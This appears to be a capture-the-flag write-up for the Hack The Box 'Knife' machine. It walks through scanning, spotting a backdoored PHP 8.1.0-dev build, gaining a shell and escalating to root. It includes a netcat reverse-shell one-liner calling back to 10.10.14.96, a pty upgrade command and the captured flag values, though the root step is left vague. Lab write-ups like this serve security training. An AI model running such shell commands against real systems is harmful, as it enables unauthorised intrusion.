enumeration

nmap -sCTV -oN /home/kali/machines/active/knife/nmap.txt 10.10.10.242
Starting Nmap 7.91 (https://nmap.org) at 2021-06-03 10:15 EDT
Nmap scan report for 10.10.10.242
Host is up (0.32s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open ssh   OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
| 256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_ 256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp open http   Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Emergent Medical Idea
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://-nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.77 seconds

vuln script yeilded no result

currently known open ports are

22/tcp open ssh   OpenSSH 8.2p1 Ubuntu 4ubuntu0.2

80/tcp open http   Apache httpd 2.4.41

and so we will attempt to go to port 80 page

going to the webpage we found this and also nothing in the source code so it makes me think of 2 thinks either domain based routing or gobuster

going to knife.htb landed in same page so lets run gobuster and nikto

here we got some results from gobuster

```
/159372.php             (Status: 503) [Size: 374]
/tischlampen.php        (Status: 503) [Size: 374]
/solorzano.php          (Status: 503) [Size: 374]
/171539.php             (Status: 503) [Size: 374]
/badezimmer.php         (Status: 503) [Size: 374]
/bizopportunities.php (Status: 503) [Size: 374]
/blues-music.php        (Status: 503) [Size: 374]
/server-status          (Status: 403) [Size: 274]
```

lets go to this directories and see the results

none of the path yeilded any result so lets see further

and after hours of enumeration the exploit comes out to be in

```
+ Target IP:          10.10.10.242
+ Target Hostname:    10.10.10.242
+ Target Port:        80
+ Start Time:         2021-06-03 10:29:12 (GMT-4)
---------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ Retrieved x-powered-by header: PHP/8.1.0-dev
+ The anti-clickjacking X-Frame-Options header is n
+ The X-XSS-Protection header is not defined. This
+ The X-Content-Type-Options header is not set. Thi
+ No CGI Directories found (use '-C all' to force c
+ Web Server returns a valid response with junk HTT
+ 7864 requests: 0 error(s) and 5 item(s) reported
+ End Time:           2021-06-03 11:01:33 (GMT-4) (
```

+ Retrieved x-powered-by header: PHP/8.1.0-dev

here PHP/8.1.0-dev

lets google it and see

PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution

and we got the exploit

lets run it

and running the exploit we got the shell directly

```
┌──(root💀kali)-[/home/kali/machines/active/knife]
└─# python3 exploit.ph
Enter the full host url:
http://knife.htb/index.php

Interactive shell is opened on http://knife.htb/index.php
Can't acces tty; job crontol turned off.
$ whoami
james

$
```

after runnning reverse shell on machine we got the shell

```
$ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.96 1234 >/tmp/f
```

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.96 1234 >/tmp/f

and then we upgraded it to a complete shell

	python3 -c 'import pty; pty.spawn("/bin/bash")'


```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
james@knife:/$ ls
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run   snap  sys  usr
boot  dev    home  lib32  libx32  media       opt  root  sbin  srv   tmp  var
james@knife:/$
```

now we will grab the user flag and try to root it

```
james@knife:~$ cat user.txt
dde53b3e0ea16ef76edd6b8474a499fc
james@knife:~$
```

dde53b3e0ea16ef76edd6b8474a499fc


and we will look into shadow file for root password



then we have to do this step

and we have root

lets own it



b8764300e633b33d84dfb8717bf719b9

hence pwned